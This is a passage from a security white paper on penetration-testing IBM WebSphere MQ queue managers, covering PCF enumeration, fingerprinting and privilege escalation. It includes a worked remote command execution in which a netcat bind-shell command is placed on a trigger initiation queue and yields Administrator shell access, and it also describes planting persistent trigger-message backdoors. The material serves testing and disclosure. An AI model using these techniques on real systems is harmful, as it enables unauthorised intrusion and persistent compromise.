As previously noted, when using a Server Connection channel (Queue Manager to Queue Manager connections will be covered in Part 2 of this White Paper) the command server will process PCF based on the authorisation for the relevant user ID in the Message Descriptor. For example, if a channel is identified which allows a specific user ID to legitimately execute PCF, the commands that they are permitted to execute must also be assessed.

For example, the "Inquire Queues" PCF command can be issued for all queues (by specifying a wildcard) even when the user only has authorisation to perform operations on a selected number of queues. In this situation executing the PCF command on the QM will only return information about the queues for which the user has been granted the "inquire" privilege. However, using this technique it is still possible to enumerate the total number of queues on the system because blank responses will be returned by the QM for each queue that is present, even when the user is not authorised to inquire on it. This could therefore enable an attacker to enumerate the number of queues defined on a system although they would not be able to obtain detailed information about them.

PCF can theoretically be executed through any channel which allows messages to be placed onto the Admin queue as a user with an appropriate level of privilege. However, testing has revealed that the commands will only be executed if a queue exists onto which the response data can be placed. The scenarios that are therefore possible for executing PCF commands through different channel types are described in Table 3.

Channel Type	Method
Server Connection	Open the relevant queues and send a packet containing a PUT command
Server Connection	Send a packet containing a PUT1 command
Receiver	Refer to Part 2 of the White Paper
Server / Requester	Refer to Part 2 of the White Paper

Table 3 - a description of the options available for executing PCF

During this phase of testing it is important to attempt to use PCF commands such as the following list (plus any other which are deemed appropriate for the environment) so that the level of access that has been gained at this stage of testing can be accurately assessed: -

- Inquire Queues
- Inquire QM
- Inquire Channels
- Inquire Authority
- Inquire Service

The responses to these queries will highlight the level of privilege that exists for a given user through each channel. Sample output from queries such as these are included throughout this document and are therefore not repeated here.

3.7.9 Inquire Commands

At this stage in the testing it is important to obtain detailed information about the objects defined on the target systems. It should be noted that in situations where it was possible to execute PCF during the previous phase of testing then this information about the remote system could have been identified more readily than with the techniques described in this step.

The level of detail obtained using both the previous PCF queries and those described here will be dependent on the permissions set on the objects and the access which is available through the channels which have been identified. In addition to information gained from Inquire commands executed through PCF it is also possible to enumerate information directly from the queues and other objects themselves. This will only be possible if Inquire permissions are set on the required objects, but this can be used as an alternative method of obtaining information for use in subsequent stages of the testing.

To perform an Inquire command an object must have been opened with the appropriate "Open Options" set. As described previously, it is therefore necessary for appropriate authorisation to have been granted for this operation to succeed. Once an object has been opened it can be queried by setting the appropriate packet type in the TSH and by assigning a series of parameters in the MQINQ payload.

The MQ inquire parameters that must be passed are as follows: -

- Selector Count – this is the number of parameters that are requested from the object that is the target of the call.
- Integer Count – this indicates the number of selected attributes which are of type MQIA (integers).
- Character Length – this represents the length of the character string selectors that can be returned by the QM.
- Selector – a numerical value that indicates the attribute that is to be returned. More than one selector can be included if more than one attribute is requested.

Up to this point it has been assumed that PCF was being executed on an Admin queue with a default name (SYSTEM.ADMIN.COMMAND.QUEUE). However, if this has been altered it is possible to discover its name using an MQ Inquire command. The QM object must first be opened and then an Inquire command issued with the Object Handle set to the value returned when the object was opened. In addition the following parameters should be set in the query: -

- Selector Count: 1
- Integer Count: 0
- Character Length: 128
- Selector: 2003

```
Connection succeeded to target host 172.16.47.128 on port 1414
Received Handshake Response
Received 2nd Handshake Response
Received Connection Response
Received Open Queue Response
Received Inquire Response
Command Input Queue Name: SYSTEM.ADMIN.COMMAND.QUEUE
```

These enumeration activities will not result in any direct escalation of privileges and are designed to identify information about each QM and its associated objects. This will aid in future stages of the testing where incorrectly set permissions could be used to gain unauthorised access to otherwise protected resources.

3.7.10 Fingerprinting and Version Enumeration

Within a security assessment methodology it is important that as much information as possible is obtained about the remote host before more intrusive testing is performed against it. In most testing methodologies fingerprinting and version enumeration usually occurs towards the beginning of the assessment. When testing a WebSphere installation, a number of enumeration techniques (beyond any OS fingerprinting that may have been performed during network service investigation) could be used once access to a channel has been gained.

Obtaining fingerprint information during this phase of the testing is of value and could be used to aid attacks against the Operating System if its type had not been previously identified through other more “traditional” fingerprinting techniques. Four methods for obtaining this information are outlined here. The first technique is expected to be possible in any environment where a connection can be established to a QM. The information returned can be useful when performing further attacks and can provide information about the level of support for various useful PCF commands (for example, discovering if Services are supported).

Inquire QM

When using the JMS messaging APIs provided by IBM any connection established to a QM will result in an Inquire command being performed. Consequently, it is not uncommon for the security model of an installation to be setup so that a user who can connect to the channel can inquire on QM attributes. Therefore, using this method it is possible to obtain information about the type and version of the remote software.

Inquire commands can therefore be issued using the format described earlier using each of the following two MQIA parameters: -

- Command Level – 0x0000001f
- Platform – 0x00000020

The values returned in these parameters can be referenced against IBM documentation which will allow the software version and Operating System type to be determined. Version information can be discovered in MQ header files[14] or in MQ static data references[12]. It is expected that this technique could not be prevented without stopping the legitimate operation of applications written using IBM APIs.

The PCF Query Method

In a similar fashion to the previous technique it is also possible to inquire on QM information using the PCF Inquire QM command (2h). The information returned from the Inquire QM command will return two parameters that can enable the platform and software version to be discovered. As in the previous example, these are returned as MQIA integers although a large amount of other data will also be returned.

An example of these parameters being returned from an Inquire QM command is included here: -

```
Command Level: Websphere MQ v6.0
Command Input Queue Name: SYSTEM.ADMIN.COMMAND.QUEUE
Creation Date: 2007-03-20
Creation Time: 17.33.18
Dead Letter Queue Name:
Defined Transmit Queue Name:
Queue Manager Description:
Distribution List: Supported
Inhibit Event: 0
IP Address Version: 0
Local Event: 0
Logger Event: 0
Maximum Handles: 256
Maximum Message Length: 4194304
Maximum Priority: 9
Maximum Uncommitted Messages: 10000
Monitoring Auto Cluster Sender: 4294967293
Monitoring Channel: 0
Monitoring Queue: 0
Performance Event: 0
Operating System Type: Windows
```

This technique is dependent on the command server running and the ability to execute PCF being gained.

The Object Handle Method

This method of enumeration is less precise than those discussed previously and is proposed based on evidence gained from testing WebSphere MQ in the field. A rigorous technical explanation for this method cannot be provided and it is admitted

that this may not be a reliable method in the long term; nevertheless, it is discussed here for completeness.

When an object is opened within a QM, the application returns an Object Handle to the client which can be used as a method of referencing the object within future commands. It has been noted that different Operating Systems return Object Handles in different ranges, and this is demonstrated in the output included in Table 4.

Operating System	Example Object Handles
Microsoft Windows	0x00640000
Sun Solaris	0x00040000
IBM iSeries	0x00000002

Table 4 - examples of object handle values returned by different Operating Systems

It is worth restating that this method is not currently proven and other factors may influence the production of these values; however, this technique is presented as a subject for future discussion.

System Information Method

This method relies on the fact that individual features of a host Operating System will be referenced in aspects of the WebSphere MQ configuration. By analysing this data it is possible to gain an understanding about the type of Operating System in use.

- System Paths – various parts of the MQ configuration require directories on the host system to be defined; for example, the key repository location which is returned in response to an Inquire QM PCF command. The construction of the path can provide an indication as to whether the host system is a Windows system, UNIX or another technology. This may also be used to identify the location of the 'mqm' (or equivalent) user's home directory which could be useful when attempting to gain OS access.
- User Names – the authority data for all objects is located on a system queue and analysis of this can reveal information about the host OS (although this should only be accessible to administrative users). For example, if user data contains SIDs the system is likely to be running Microsoft Windows. More information about this information source is included in Part 2.

These examples highlight how configuration information gained from a variety of sources can be used to perform fingerprinting of varying degrees of accuracy. It is expected that other information from the environment can also complement these sources when identifying an Operating System type.

3.7.11 Executing OS Commands

If the ability to execute PCF has been gained it is potentially possible to gain access to the Operating System of the host system. Whilst in these situations it is likely that full control could already be exercised over the data managed by the QM, gaining access to the OS would be of interest to an attacker for a number of reasons. Primary motivations would be to attempt privilege escalation through which full control could be gained over the other applications and systems on the host, and also to escalate the access to other more secure QMs on the same system.

There are a number of different methods for executing OS commands through MQ and these are described within this section of the document.

Triggers

The purpose and format of trigger data has been detailed within Sections 3.2.5 and 3.4.1 of this document which described how Operating System commands can be executed through a trigger monitor. It is therefore necessary to first identify whether a trigger monitor is running. This is best performed when permission to Inquire on all queues has been obtained through an accessible channel.

One method of determining whether triggers are used in an environment is to execute an Inquire Queue command. The information returned about each queue will, amongst other parameters, detail the Trigger Control, depth, and process to be executed. These can provide an indication about whether triggering is in place. Whilst this does not confirm that a trigger monitor is running it can provide an indication about whether triggers are used within the environment.

```
Queue Name: TESTQ1
Queue Type: Local
Accounting Connection Queue: 4294967293
Alteration Date: 2007-04-07
Alteration Time: 15.53.39
Backout req Queue Name:
Backout Threshold: 0
Cluster Namelist:
Cluster Name:
Cluster Workload Queue Priority: 0
Cluster Workload Queue Rank: 0
Cluster Workload Use Queue: 4294967293
Creation Date: 2007-03-27
Creation Time: 08.25.33
Current Queue Depth: 1
Definition Bind: 0
Definition Priority: 0
Definition Persistence: 0
Definition Input Open Option: Input Shared
Definition Type: Predefined
Queue Description:
Distribution List: Not Supported
Inhibit Get: Allowed
Harden Get Backout: Hardened
Initiation Queue Name: SYSTEM.DEFAULT.INITIATION.QUEUE
Open Input Count: 0
Maximum Queue Depth: 5000
```

```
Maximum Message Length: 4194304
Monitoring Queue: 4294967293
Message Delivery Sequence: Priority
Trigger Control: On
NPM Class: 0
Open Output Count: 0
Process Name: netcat
Inhibit Put: Allowed
Queue Depth High Limit: 80
Queue Depth Low Limit: 20
Queue Depth High Event: 0
Queue Depth Low Event: 0
Queue Depth Max Event: 1
Service Interval Event: 0
Queue Service Interval: 999999999
Retention Interval: 999999999
Scope: Queue Manager
Shareability: Shareable
Statistics Queue: 4294967293
Trigger Data:
Trigger Depth: 1
Trigger Message Priority: 0
Trigger Type: Depth
Usage: Normal
```

One method of determining whether a trigger monitor is running on the system is to query the queue status of the Initiation queues that are returned in the "Inquire Queues" PCF response.

```
Number of parameters: 14
Queue Name: SYSTEM.DEFAULT.INITIATION.QUEUE
Queue Status Type: 1105
Current Queue Depth: 2
Open Input Count: 1
Unknown:
Unknown:
Unknown:
Unknown:
Unknown:
Monitoring Queue: 0
Unknown: 4294967295
Open Output Count: 0
Header Compression: ffffffffffffffff
Uncommitted Messages: 1
```

As can be observed, the results highlight that the "Open Input Count" is non-zero and therefore something has opened the queue. It is possible that another process is using the queue; however, as this is an initiation queue the most likely reason for this is that a trigger monitor is running. This highlights that making observations of the objects managed by a given QM enables an evaluation to be made as to whether a trigger monitor is a viable method for executing commands on the system.

An attacker would also need to be aware that the data in the message placed on the initiation queue will also be passed as an argument to the process to be executed. Therefore, the command must be formed in a manner such that the OS command is not affected by this data. An example of how to execute the "netcat" application using this method on a Microsoft Windows system is included here: -

```
c:\\nc.exe -l -p 6969 -e cmd.exe &
```

To illustrate how to execute the command using the MQ tools written for the purpose of conducting this research the following output is included: -

1) The message is placed onto the Initiation Queue using a Python script.

```
$ python mq_put_initiation.py -t 172.16.146.129 -p 1414 -x "c:\\nc.exe -l -p 6969 -e
cmd.exe &"
Connection suceeded to target host 172.16.146.129 on port 1414
Received Handshake Response
Received 2nd Handshake Response
Handshake Completed
Received Connection Response
Received Open Queue Response
PUT Message Response Received
```

2) The trigger firing on receipt of the message can be observed here: -

```
C:\>"C:\Program Files\IBM\WebSphere MQ\bin\runmqtrm.exe" -m QM_vuln1 -q SYSTEM.D
EFAULT.INITIATION.QUEUE

5724-H72 (C) Copyright IBM Corp. 1994, 2004. ALL RIGHTS RESERVED.
WebSphere MQ trigger monitor started.
_____________________________________________________
Waiting for a trigger message
c:\nc.exe -l -p 6969 -e cmd.exe & "TMC 2QUEUENAME
c:\nc.exe -l -p 6969 -e cmd.exe &
Q
M_vuln1 "
```

3) A connection can then be established to the Netcat listener that has just been started as illustrated here: -

```
$ nc 172.16.146.129 6969
Trying 172.16.146.129...
Connected to 172.16.146.129.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\>whoami
whoami
VULN1\Administrator
C:\>
```

As previously noted, it is also possible to use a trigger monitor to execute Operating System commands by creating an alias to the trigger monitor. Putting data onto this alias queue would also result in them being processed by the trigger monitor.

Manipulating Services

To date, it has not been possible to identify a method for starting a trigger monitor remotely. Consequently, the previous attack relies on a system's configuration being such that a trigger monitor is already running. However, in WebSphere MQ version 6.0 support is included for a new set of commands relating to "Services". A service is a system process (similar to an MQ "process" as discussed in relation to triggers) and can be defined, started and deleted using PCF commands. Therefore, to execute commands on a system, the following operations should be performed (using the methods described previously for constructing and sending PCF packets).

The PCF queries required to execute a command are as follows: -

- Create Service – this results in a new service being created with the appropriate Operating System command being defined using an MQCA parameter.
- Start Service – this runs the command under the context of the MQ user account on the system (by default this will be the 'mqm' user on UNIX) when the service starts.
- Delete Service – this removes the service and returns the system to its previous state.

Information about each of these codes can be found in the IBM PCF documentation[10]; however, the code numbers and required parameters are summarised in Table 5. Please refer to the discussion on PCF in Section 3.3.4 for further information about these values.

Operation	PCF	Command Parameters
Create Service	0x96	0x00000c36 – Service Template 0x00000c37 – Service Name 0x00000820 – Command arguments 0x0000081f – Command 0x0000008b – Service Type
Inquire Service	0x99	0x00000c37 – Service Name
Start Service	0x9b	0x00000c37 – Service Name
Delete Service	0x98	0x00000c37 – Service Name

Table 5 - a breakdown of the parameters required for manipulating services using PCF

The concept of Services was introduced in WebSphere MQ version 6.0 and therefore it is not possible to use this technique on previous versions of the software. More correctly, the "command version" (as described in Section 3.7.10) must be greater than 600 to utilise this method.

These attacks require appropriate authorisation to use "Service" objects which are usually viewed as administrative operations. In addition, the execution of PCF requires the command server to be running and therefore this type of attack is not possible if this feature has been disabled.

3.7.12 Abusing the SET Privilege

The MQ Set command can be used to update a number of settings associated with a queue (or other object) and in the case of a queue these primarily relate to triggering and inhibition. The MQSET function operates in a similar manner to Inquire; however, in the case of queue objects, fewer parameters can be 'set' than can be 'inquired' on. It is important that the Set privilege is assigned with care as a number of attacks are potentially possible. Two specific attacks against queues are described here: -

Inhibition Override

Whilst GET and PUT inhibition is typically used to allow an application to release handles to a particular queue, it could also be used to prevent users from performing GET and PUT operations. It is therefore theoretically possible to explicitly prohibit either or both of these operations. An administrator might therefore consider using this method to protect a queue which was designed to be WRITE only by a particular user. However, it is also important that the OAM privileges are correctly assigned on the queues so that any read or write restrictions do not rely solely on the Inhibit setting. The reason for this is that a user granted SET privileges to the queue could use it to remove the "Inhibit" and then perform unauthorised operations.

Trigger Enabling

The ability to execute commands through a trigger monitor was discussed in detail earlier in this document. A potential scenario could involve a queue which had previously been created with a valid trigger process and with a valid trigger monitor running, although the trigger control had been turned off. An administrator might do this because they believed the process to be insecure or to be no longer required although the trigger monitor was still required for operations with other queues.

If a user had SET privileges they would be able to re-enable the trigger control and potentially execute the process that was defined, although the command being executed could not be altered. If a method of attacking the process were discovered, for example in situations where user supplied data was being used in the command, this could result in unauthorised activity. It is noted that this technique will not be appropriate in many environments; however, in certain situations such a scenario could enable a security breach to occur.

Queue Manager Attacks

In a similar manner to attacks against queues, attacks against a QM can also be completed using the SET privilege, for example, enabling Channel Auto Definition. However, further information about effective attack techniques of this nature will be included in Part 2 of this document.

3.8 Additional Testing Methods

The testing methodology that was described in Section 3.7 of this document is provided as an example of how a typical assessment might be conducted. During previous testing engagements the above methodology has been sufficient to assess the security (or otherwise) of a deployment. However, it is acknowledged that other activities might be required during testing to identify either routes for privilege escalation or the source of potential risks to a given business process. A number of other testing activities are therefore proposed which could be inserted into the methodology where appropriate in order to obtain a greater level of granularity in the assessment process.

3.8.1 Identifying Additional Channels and Queues

If the ability to execute PCF has been gained it is important to use this access to extract as much information from the QM as possible. As discussed previously this will be highly dependent on the privileges available to the users on the relevant channels.

Obtaining detailed information about the QM is important for two reasons, firstly it can be used for a more thorough audit of a WebSphere MQ configuration and secondly it could be useful when examining other QMs within the environment. Of greatest interest to an attacker would be a list of the Channels and Queues on a system as well as any transmission queues or remote resources on other QMs. Other items such as Processes, Services and Namelists will also be of interest and could be used to gain further insight into the environment as a whole.

Information about each channel, including the names of Security Exits and any MCAUSERs that are defined, would also be of interest. It is therefore important that this information is captured rather than viewing the execution of commands on one QM as the final stage of testing.

3.8.2 Obtaining Usernames and Authorisation Data

The role and importance of the MCAUSER and user ID parameters have already been covered within this paper. Whenever a thorough security assessment is to be performed it is important that data of this type is obtained to enable a thorough review of queue permissions to be performed. The MCAUSER for a channel can be obtained using the Inquire Channels command described earlier and this will often reveal the names of user IDs defined for use within the environment.

However, in addition to the MCAUSERs other permissions may be set on queues and objects and it is also important to identify these. Older versions of MQ would store authorisation data in a configuration file; however, in the latest versions this is stored on a special system queue called: -

- SYSTEM.AUTH.DATA.QUEUE

If sufficient permissions have been gained it is possible to browse this queue and retrieve messages from it using the GET method. The data stored on this queue is the authorisation information for each channel, queue and other objects. Analysing this data can also reveal user information which can be used at this stage of testing. The format of this data will be described in Part 2 of this White Paper; please refer to that document for information about interpreting this data. The ability to alter data stored on this queue could have a significant impact on the security of the installation and will also be detailed in Part 2.

It is also possible to obtain useful authorisation information by using the "Inquire Authority Records" PCF command. It should be noted that as user IDs are tied to Operating System user accounts, other non-MQ specific techniques can be used to identify them. Much has been written on the subject of user enumeration techniques and these should be fully understood for the platform under test.

With the user data that has been collected in this way it should be possible to construct a list of potential user IDs in use of a system. This can be used when testing queue permissions as described in the following section.

3.8.3 Testing MCAUSER and Queue Permissions

At this stage a number of lists will have been constructed containing the following types of information: -

- Channels
- Queues
- Users

Using combinations of these entities it is possible to test the level of authorisation that has been obtained on a variety of objects.

There are a number of different privileges that are checked when opening a queue (or sending a GET1 or PUT1 packet to the QM), and these must be considered when checking the level of authorisation for each user. When an object is opened, the required authorisation is requested through the Open Options. There are seven principal types of operation that can be requested using these options: -

- Input as Queue Definition
- Input Shared
- Input Exclusive
- Browse
- Output
- Inquire
- Set

The list of effective privileges can be extended if all the MQOO parameters are taken into account; however, this discussion will focus on these seven plus the "Open Queue as Alternate User ID" option. By issuing a request to open a queue with each

of these operations, as both a standard and alternate user, it is possible to identify which operations a given user is authorised to perform.

Using the lists of channels, queues and user IDs it is therefore possible to test the permissions applied to various objects on the system. A large number of combinations must be reviewed that include different Open Options for each object as accessed through each channel and so scripts will be required to obtain accurate results in a reasonable time frame. This type of testing can be viewed as an audit of effective permissions; however, conducting it in this manner will ensure that the operations permitted for each user are accurately identified.

It should be appreciated that this type of audit can be conducted using local system access; however, this document is focussed on methods that can be used remotely. It is therefore noted that, for complete coverage of the environment, access to each channel to be tested will be required in order to perform this activity. This may therefore require client SSL certificates and/or authentication information to have been obtained. One advantage of this method of testing over that of a paper based audit is that where a Security Exit has been used to force a user ID for all messages its effectiveness can be practically demonstrated.

Step by step instructions on the stages required to perform this type of validation are outlined below. These can be performed more easily using test scripts and each of the stages could be viewed as examining a subset of the required test scope. These stages could potentially be combined into a single script if this testing were to be performed in a more automated manner. Such a script would connect to the relevant channel and attempt to open the required object. The following tests are therefore recommended: -

1) Attempt to open a single queue, through a single channel, using multiple Open Options and user IDs.

2) Check multiple user IDs on an object using multiple channels and a single Open Option value.

Owing to the methods by which MQ enforces authorisation checks, the status data returned in response to the MQOPEN request will indicate its success or failure. If the user is not authorised, an error will be returned with a Reason Code of 2035 (not authorised). A Reason Code of 2046 (open options error) will be returned if the MQOO value is not valid. A successful MQOPEN will be indicated with zero failure and reason codes although a subsequent GET or PUT operation should be attempted if confirmation is required.

3.8.4 Checking Permissions for PCF with Multiple User IDs

If the previous checks identify a channel through which messages can be PUT to the Admin queue it is necessary to check the permissions associated with the execution of PCF commands. This is because the extent to which PCF can be executed is

dependent on both the ability to open the Admin queue and the authorisation that user holds for other MQ objects.

For each user ID that can place messages on the Admin queue it is necessary to determine the operations that the user is permitted to perform. During this phase of testing it is necessary to test permissions on a variety of PCF commands using the different users identified within the environment and using each of the channels that are available. It is important to confirm the extent of privileges using both read and write PCF across a number of object types. This should include the QM itself, queues, processes, services and authority records.

3.8.5 Testing Multiple Combinations of Open Options

As described earlier, the process of penetration testing is highly focussed on the verification of the expected configuration through practical validation. When using this approach with WebSphere MQ a large number of possibilities arise because of the many combinations of settings and configuration options that could be present. For example, user IDs are passed in different locations of various packet types and by using different combinations of valid and invalid users it could be possible to identify vulnerabilities in the systems being tested.

The test types required for this stage will need to be assessed based on the options enabled and the environment in which they are operating.

During checks such as these it is important that the tester identify any configuration or privilege settings that could affect the security of the installation. For example, a number of attacks described previously depend on the status and privileges applied to various queues and these should be considered when reviewing an installation of MQ.

3.8.6 Verifying Object Handle Status

In an effort to identify additional security vulnerabilities in the version of the product being tested it is also possible to try to break legitimate MQ operations. For example, each object that is opened is assigned an Object Handle that is used to refer to the object in subsequent calls. Object handles are produced in an incremental fashion and therefore the handles assigned to another user's connection can be easily identified. WebSphere MQ is designed to not permit access to another user's handles; however, in a penetration test verification of this fact might be sought.

It should be noted that no evidence has been obtained for a vulnerability such as this in the product; nevertheless, potential issues such as these should be checked to provide a system owner with the fullest assurance possible as to the security of their installation. This issue is highlighted as an example of how penetration testing techniques can provide complementary results to those obtained through audits and other assurance activities.

3.8.7 Checking Channel Auto Definition Status

A WebSphere MQ QM can be configured with a feature known as "Channel Auto Definition" (CHAD). This feature will create a new channel on the host system if the one specified in the connection request does not exist. The new channel will inherit the features of a template channel but can also be modified using an auto definition exit.

A number of security risks are associated with the use of this feature and are listed here: -

- Denial of Service – the creation of a new channel is a relatively resource intensive operation and should therefore be carefully controlled. If an attacker were to use a script to create a large number of channels in a short space of time it could have a negative impact on performance. In addition, the management of a large number of new channels, both on the system and in monitoring tools such as MQ Explorer, could result in significant extra overhead on resources. It is likely that a determined attacker could create severe disruption to an installation using this technique.

- Unauthorised Access – if the template defined for Auto Definition has not been correctly secured using a Security Exit the auto creation feature could result in an insecure channel being created. In most cases the new channel will be identical to the template. However, if an auto definition exit is being used, errors in that code could also result in the introduction of vulnerabilities.

The status of the Auto Definition function can be tested by attempting a connection to the QM using a random channel name not expected to be in use on the system. If the system does not respond with a "Remote Channel Not Found" error it is possible the feature is enabled. The following output shows how a tool can be used to check for this feature. The results shown are from a system with CHAD disabled and a system with CHAD enabled using a default template (SYSTEM.AUTO.SVRCONN) and with an auto definition exit defined.

```
With Auto Definition Disabled

Connection succeeded to target host 172.16.47.128 on port 1414
Received Handshake Response
Error: Remote Channel Not Found

With Auto Definition Enabled

Connection succeeded to target host 172.16.47.128 on port 1414
Received Handshake Response
Received 2nd Handshake Response
Received Connection Response
```

In addition to the method described above it is also possible to check for the use of this feature using an Inquire command. The status of channel auto definition can be determined by connecting to a channel, opening the QM object and issuing an

Inquire command. The parameters required for the Inquire commands are as follows: -

- Selector Count: 1
- Integer Count: 0
- Character Length: 128
- Selector: 55 (auto definition status) or 2026 (auto definition exit name)

The results below are again for two systems as defined above.

```
With Auto Definition Disabled

Connection succeeded to target host 172.16.47.128 on port 1414
Received Handshake Response
Received 2nd Handshake Response
Received Connection Response
Received Open Queue Manager Response
Received Inquire Response

Channel Auto Definition: Off
Channel Auto Definition Exit:

With Auto Definition Enabled

Connection succeeded to target host 172.16.47.128 on port 1414
Received Handshake Response
Received 2nd Handshake Response
Received Connection Response
Received Open Queue Manager Response
Received Inquire Response

Channel Auto Definition: On
Channel Auto Definition Exit: chad_exit
```

3.8.8 Testing Trusted Host Privilege Escalation

In many environments more than one QM is operated on a single IP address. This requires the QMs to be bound to different TCP ports; however, this is often seen in Development or UAT environments. Often in these scenarios one QM is subject to stricter security controls than the other and the dangers associated with this will be highlighted here.

Whilst each QM on a system will be responsible for its own discrete set of queues, it is usual for all MQ processes to be run under a single Operating System account. For example, on a Solaris system this would typically be the 'mqm' account. Therefore, whilst the QMs maintain independent sets of data they are all accessible from the same Operating System user account. The consequence of this is that an attacker who is able to use a QM to perform actions against the Operating System of its host can potentially compromise both sets of data.

It has already been discussed how gaining command line access to the Operating System can be achieved and using one of those methods it would be possible to execute commands with the privileges of an OS user account. Using this

compromised user account it would be possible to use any of the binaries listed below to manage all QMs and data and thereby gain unauthorised access to resources belonging to another QM that would otherwise be protected.

- dspmq –can list all QMs defined on the system
- setmqaut – can be used to manage ACLs on a QM
- runmqsc – can be used to issue commands to the QM (does not require the command server to be running)
- crtmqm – can create a new QM (maybe useful for creating an unconcealed backdoor into a system)
- strmqm – can be used to start a QM
- amqoamd – this command can be used with the –s switch to dump ACL profiles

This possible ability to escalate access highlights the dangers of running multiple QMs with different security levels on a single system. A command reference is included in the references. A number of recommendations are made with respect to this in Section 4.

3.8.9 Adding a Trigger Backdoor

If a security assessment is run over an extended period of time the following attack could be used to test procedural security. The dangers of the technique included here should also be appreciated by administrators because of the potentially significant impact this attack could have on system security.

It has already been noted that the simplest method of executing commands on a system through MQ is to place a message directly onto an Initiation queue that has been opened by a trigger monitor process. It should also be noted that any message placed on a queue will remain there until cleared or retrieved using an MQGET command. Therefore, if a trigger message is placed on a queue which is subsequently set up with a trigger monitor process, the command will be executed. This could act as a backdoor waiting to be triggered by an unwary administrator. Administrators should therefore ensure that queues are clear before initialising a trigger monitor.

Within MQ, when messages are placed on queues their expiry time can be specified. This is defined within the Message Descriptor section of the packet. Therefore, if unlimited message expiry is specified, a trigger message can be placed on an unused Initiation queue and simply left there. A screen shot of such a message as viewed through MQ Explorer is included as Figure 18 to illustrate this.



Figure 18 - a trigger backdoor viewed using the MQ Explorer tool

If this message remains unnoticed it will remain on the Queue until it is cleared or a trigger monitor is set up for the first time. If a monitor is used on this queue the trigger will fire and the command embedded within it will be executed.

It should be appreciated that an administrator who is investigating triggers for the first time would not necessarily know what to expect when starting a trigger monitor and therefore might not appreciate the significance of what has occurred. It is therefore possible that such messages could be planted as backdoors to the system to be executed at a point in the future.

The methods described previously illustrate how an active trigger monitor can be used to execute a command through a specially crafted message. However, as highlighted here, one consequence of an attacker being able to place data on a queue (particularly the default Initiation queue) is that even when a trigger monitor is not being run at the time of the attack, it is quite feasible that a system compromise could occur at a later date.

A number of methods which could be used to identify such an attack have already been described and therefore a large amount of risk can be removed by following good procedures when using trigger monitors. This is discussed in more detail in Section 4 of this document.

3.9 WebSphere MQ Vulnerabilities

During the security research which formed the basis of this paper a number of significant new vulnerabilities were identified in the WebSphere MQ product. These were reported to IBM at the relevant stages of the project and those that have been resolved are documented here. A number of additional vulnerabilities have also been discovered; however, these will be discussed in Part 2 of the White Paper as fixes have not currently been released.

3.9.1 Invalid MCAUSER Bypass Vulnerability

Access control within WebSphere MQ is handled based on the user ID of the process making calls (MQI) on the system running the QM. When connecting using a client it is the process associated with the Server Connection channel that issues the MQI calls. The user ID used to make the MQI call is ultimately dependent on the MCAUSER identifier that is defined for the channel.

An MQI call is made using a user ID which is determined based on a series of rules that relate to the value specified in the packets from the user and the MCAUSER value configured on the channel. However, it is widely accepted that by specifying an invalid username in a channel's MCAUSER it is not possible to access the channel remotely and so this technique is widely used to prevent unauthorised access.

If no Security Exit is configured the MCAUSER parameter set on a channel will be the primary factor in determining the success or failure of a connection attempt. If a valid MCAUSER is set for the channel (and connect authorisation has been granted) the QM will return a MQCONN REPLY packet to inform the client their connection was successful. A client can then continue to communicate with the channel and request access to the queues that are defined. If the MCAUSER is not set to an authorised user the QM will return a packet with the reason code set to 2035 which is a "Not Authorised" error message. Upon receiving this response the client should then terminate its connection attempt to the QM.

A vulnerability was discovered such that an attacker could bypass the "2035 Not Authorised" reason code and gain access to the channel. On affected systems this could result in unauthorised access being gained to the channels that were restricted through an invalid MCAUSER parameter.

An invalid MCAUSER defined for a channel can be bypassed by using a modified connection process. Therefore, successful exploitation requires a custom MQ client to be written to perform this bypass attack. Code to perform the attack will not be provided at the present time; however, the sequence of packets that can be used to gain access to a protected channel is included in Figure 19.

